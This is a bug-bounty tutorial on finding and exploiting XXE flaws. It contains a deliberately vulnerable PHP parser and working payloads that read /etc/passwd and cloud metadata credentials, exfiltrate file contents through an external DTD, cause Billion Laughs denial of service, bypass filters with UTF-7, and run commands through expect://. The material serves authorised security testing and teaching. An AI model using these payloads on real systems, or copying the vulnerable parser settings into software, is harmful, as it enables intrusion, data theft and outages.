XXE: A complete guide to exploiting advanced XXE vulnerabilities

BY BLACKBIRD-EU · MARCH 11, 2025 · LAST UPDATED ON JUNE 13, 2025

XML External Entity (XXE) vulnerabilities are one of the most overlooked yet impactful vulnerabilities in modern web applications. Although they've become seemingly harder to detect and exploit, their impact remains severe, often allowing attackers to read internal files, reach internal-only networks, and in severe cases even execute remote code execution!

In this article, we will learn what XXE vulnerabilities are and how to identify and exploit them as well. We will also be covering some advanced cases too.

Let's dive in!

What are XML external entity (XXE) injection vulnerabilities?

XML external entity (XXE) injections are a vulnerability class that allows attackers to manipulate XML data with the intent to take advantage of parsers' capabilities. This often results in the attacker being able to induce the vulnerable application component to make outgoing HTTP connections to arbitrary hosts (server-side request forgery), read internal files, or in severe cases, even gain access to the machine via remote code execution.


Prefer to watch a video instead? Watch our instructional guide on XXE vulnerabilities on our channel!

Identifying XML external entity (XXE) injection vulnerabilities

Knowing that XXE injections stem from inadequate user input validation during XML parsing, we can easily list a few application components that are commonly susceptible to XXE vulnerabilities.

- XML-based Web Services (SOAP, REST, and RPC APIs that accept and process data in XML format)
- Any importing/exporting feature that delivers or accepts data in XML format
- RSS/Atom feed processors
- Document viewers/converters (any feature that takes in XML-based documents, such as DOCX, XLSX, etc.)
- File uploads processing XML (such as SVG image processors)

A rule of thumb is to always look for any potential application component that accepts and processes arbitrary data in XML format. Some REST APIs are (unintentionally) configured to accept data in multiple formats, including XML. It's always worth testing what your bug bounty target may accept.



Now that we know what XXE vulnerabilities are and where to find them, let's go over some ways we can exploit them.

Exploiting simple XXE vulnerabilities

Let's start with understanding XXE vulnerabilities via a vulnerable component. Take a look at the following vulnerable code snippet:

parser.php

```php
<?php
// WARNING: This code is intentionally vulnerable to XXE attacks
// DO NOT use this in production environments

function parseXML($xmlString) {
    $dom = new DOMDocument();

    $dom->loadXML($xmlString, LIBXML_NOENT | LIBXML_DTDLOAD);

    $data = array();
    $nodes = $dom->getElementsByTagName('data');

    foreach ($nodes as $e) {
        $post_title = $e->getElementsByTagName('post_title')->item(0)->nodeValue;
        $post_desc = $e->getElementsByTagName('post_desc')->item(0)->nodeValue;

        $data[] = array(
            'title' => $post_title,
            'desc' => $post_desc
        );
    }

    return $data;
}

$xmlInput = $_POST['data'] ?? '';

if (!empty($xmlInput)) {
    try {
        $userData = parseXML($xmlInput);

        echo "<h2>Parsed import data:</h2>";
        echo "<pre>";
        print_r($userData);
        echo "</pre>";
    } catch (Exception $e) {
        echo "Error parsing XML! " . $e->getMessage();
    }
}
?>
```


Simple vulnerable code snippet case featuring an XML external entity (XXE) injection vulnerability

Analyzing the snippet above, we can spot a few issues:

- No adequate user input validation
- The XML parser supports XML entities (see `LIBXML_NOENT` flag)
- The XML parser is configured to auto-load external DTDs (Document Type Definitions, see `LIBXML_DTDLOAD` flag)

These 3 conditions all help facilitate an XXE attack. Sending a malicious payload as shown below, we'd easily be able to load a local file that we specified in our external entity (`xxe`):

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<data>
   <post>
      <post_title>&xxe;</post_title>
      <post_desc>...</post_desc>
   </post>
</data>
```



Exploiting a simple XML external entity (XXE) injection vulnerability

XXE to SSRF

Similarly, instead of declaring a path to a local file, we could also include a URL to an arbitrary host to perform server-side request forgery attacks and fetch the response.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
  <!ENTITY ssrf SYSTEM "https://169.254.169.254/latest/meta-data/iam/security-credentials/admin">
]>
<data>
   <post>
      <post_title>&ssrf;</post_title>
      <post_desc>...</post_desc>
   </post>
</data>
```

Of course, finding application components that are vulnerable to simple XXE injection vulnerabilities as described above is quite rare. Especially with the rise in security awareness among web developers and new native security features targeted to actively mitigate dangerous injection attacks like XXE.

So let's take a look at more advanced examples.

TIP! In this example, we've simplified the XXE attack by reflecting the entire user input data object. In realistic scenarios, you'd be more likely to have to try out injecting different parameters and observing response changes.

Exploiting advanced XXE vulnerabilities

Exploiting XXE with external DTDs

In some cases, you'll come across targets that filter out the `file://` protocol and replace it with a blank value or block it altogether. To bypass this, we can make use of a special feature within XML, a Document Type Definition (DTD).

A DTD is essentially a file that specifies the entities that we're using in our malicious XML structure. Now, instead of declaring it locally (just as we did before) and having a security filter remove our `file://` protocol. We can declare our DTD in an external file and bypass the filtering entirely.

Suppose we got the following document type definition (DTD) file hosted on our server:

```
<!ENTITY % hostname SYSTEM "file:///etc/hostname">
<!ENTITY % e "<!ENTITY &#x25; xxe SYSTEM 'http://example.com/?c=%hostname;'>">
%e;
%xxe;
```

We can craft our XXE payload in a way that would make the vulnerable application reach out to our server, load our malicious DTD file, and execute its contents:

```
<!DOCTYPE data [
  <!ENTITY % xxe SYSTEM "https://example.com/xxe.dtd"> %xxe;
]>
<data>
   <post>
      <post_title>...</post_title>
      <post_desc>...</post_desc>
   </post>
</data>
```

Using this approach, we are no longer required to specify the blocked `file://` protocol to the vulnerable server while still being able to disclose the contents of internal files!

Exploiting blind XXE with a parameter entity

Some developers attempt to take proactive measures against XXE attacks and try to strip entities from user input. As we know, an XML entity (equivalent of a variable) is declared and used in the following format:

```
<!DOCTYPE root [
  <!ENTITY name "This text will replace &name; when used">
]>
<root>&name;</root>
```

Filtering out the ampersand symbol (`&`) often seems like a logical thing to do. However, we can easily bypass this by making use of parameter entities instead. Parameter entities are defined with a percentage sign (`<!ENTITY % name "value">`), referenced with the following syntax: `%name;`

And they can only be referenced in the DTD itself, here's an example of an XXE payload using the parameter entity to load an external resource:

```
<!DOCTYPE root [
  <!ENTITY % xxe SYSTEM "http://example.com/"> %xxe;
]>
<root></root>
```

With this approach, we can use parameter entities to bypass protections and filters that block regular external entities.

Exploiting XXE via resource exhaustion ('Billion Laughs' attack)

As we've mentioned before, security misconfigurations in XML parsers can open up new attack vectors and allow us to exploit XXE vulnerabilities. In some cases, when entity expansion limits are unset, we could practically use this to exponentially expand external entities.

Exponential entity expansion, better known as the 'Billion Laughs' attack, takes advantage of recursive entity declarations, resulting in high memory consumption and even system crashes:

```
<!DOCTYPE root [
  <!ENTITY e "e">
  <!ENTITY e1 "&e;&e;&e;&e;&e;&e;&e;&e;&e;&e;">
  <!ENTITY e2 "&e1;&e1;&e1;&e1;&e1;&e1;&e1;&e1;&e1;&e1;">
  <!ENTITY e3 "&e2;&e2;&e2;&e2;&e2;&e2;&e2;&e2;&e2;&e2;">
  <!-- ... -->
]>
<root>&e3;</root>
```

This attack is particularly dangerous because the payload itself is fairly small, and the expansion happens during parsing yet can completely overwhelm server resources.

TIP! Always adhere to program guidelines when testing for denial of service (DoS) attacks and only when permitted!

Exploiting XXE via UTF-7 encoding

You may have noticed this, but in all our XXE payloads we've exclusively only used the UTF-8 encoding. As we've seen before, some filtering rules consist mainly of stripping malicious keywords and syntax symbols.

However, if the parser is configured to accept multiple character encodings, we could essentially send our malicious payload encoded in UTF-7 instead of the UTF-8 character set:

```
<?xml version="1.0" encoding="UTF-7"?>
+ADw-+ACE-DOCTYPE+ACA-data+ACA-+AFs-+AAo-+ACA-+ACA-+ADw-+ACE-ENTITY+ACA-xxe+ACA-SYSTEM+ACA-+ACI-file:///etc/passwd+ACI-+AD4-+AAo-+AF0-+AD4-+AAo-+ADw-data+AD4-+AAo-+ACA-+ACA-+ACA-+ACA-+ADw-post+AD4-+AAo-+ACA-+ACA-+ACA-+ACA-+ACA-+ACA-+ACA-+ACA-+ADw-post+AF8-title+AD4-+ACY-xxe+ADs-+ADw-/post+AF8-title+AD4-+AAo-+ACA-+ACA-+ACA-+ACA-+ACA-+ACA-+ACA-+ACA-+ADw-post+AF8-desc+AD4-xyz+ADw-/post+AF8-desc+AD4-+AAo-+ACA-+ACA-+ACA-+ACA-+ADw-/post+AD4-+AAo-+ADw-/data+AD4-
```

This approach can help us bypass several input validation restrictions, especially systems that filter based on blacklisted keywords to prevent XXE injection attacks.

TIP! Remember to include the XML prolog in your payload and set the encoding to "UTF-7"!

Escalating XXE to remote code execution

In some cases, it's possible to go beyond reading system files or reaching internal networks. For example, when the Expect PHP module is enabled, we could essentially use the wrapper to [execute system commands]:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
  <!ENTITY exec SYSTEM "expect://whoami">
]>
<data>
   <post>
      <post_title>whoami: &exec;</post_title>
      <post_desc>...</post_desc>
   </post>
</data>
```

This specific PHP module allows developers to interact with processes through PTY. There are several other wrappers that we can use to escalate our initial XXE vulnerability:

- PHP filter wrapper
- PHP archive wrapper (PHAR)
- ZIP/JAR wrapper (used to read files in archives)
- Data
- Gopher
- FTP
- Dict

Let's explore some of them in detail.

PHP filter wrapper

The PHP filter wrapper is part of the PHP filter extension aimed at helping developers filter, sanitize, and validate data. We can use this wrapper to read local files (such as PHP source code):

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
  <!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=/path/to/file.php">
]>
<data>
   <post>
      <post_title>&xxe;</post_title>
      <post_desc>...</post_desc>
   </post>
</data>
```

This PHP filter would encode the contents of our PHP file in base64 and return it to us.

PHP Archive Wrapper (PHAR)

The PHAR stream wrapper, part of the PHP Archive Wrapper extension, is used to allow developers to access files within a PHAR file (a PHP application or library compiled into one single file). We can use this wrapper to disclose the contents of PHP files inside an internal PHAR file:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
  <!ENTITY xxe SYSTEM "phar:///path/to/file.phar/internal/file.php">
]>
<data>
   <post>
      <post_title>&xxe;</post_title>
      <post_desc>...</post_desc>
   </post>
</data>
```

This wrapper can also help trigger insecure deserialization vulnerabilities.

TIP! Remember that some wrappers are not natively supported and will require extensions/modules to be enabled before they can be used!

Second-order XXE injection

Second-order XXE injections are a more sophisticated variant of XXE attacks where the malicious payload is first stored and later on, retrieved and executed. Second-order vulnerabilities are known to be harder to identify and exploit due to the unpredictable and delayed execution.

This is often the case with, for example, importing functionalities. These types of features are often developed to run asynchronously. At first, you provide your malicious input file by uploading it. Next, your import request will be queued up before a background worker (the vulnerable component) handles your payload.

A rule of thumb to follow is to ensure you track all XML data flows throughout the entire web application or API, and not just at entry points. This methodology will ensure that you also test for potential second-order SQL injection vulnerabilities.

Conclusion

XXE vulnerabilities are still present in web applications, but they are quite harder to spot due to hardened security measures and increased security awareness among developers. It's always a good idea to test your targets for potential XXE vulnerabilities, especially against all the exploitation methods mentioned in this article.

So, you've just learned something new about XXE vulnerabilities... Right now, it's time to put your skills to the test! Browse through our **70+ public bug bounty programs on Intigriti**, so many other hunters have already found and reported XXE vulnerabilities on Intigriti and who knows, maybe you're next to earn a bounty with us today!

START HACKING ON INTIGRITI TODAY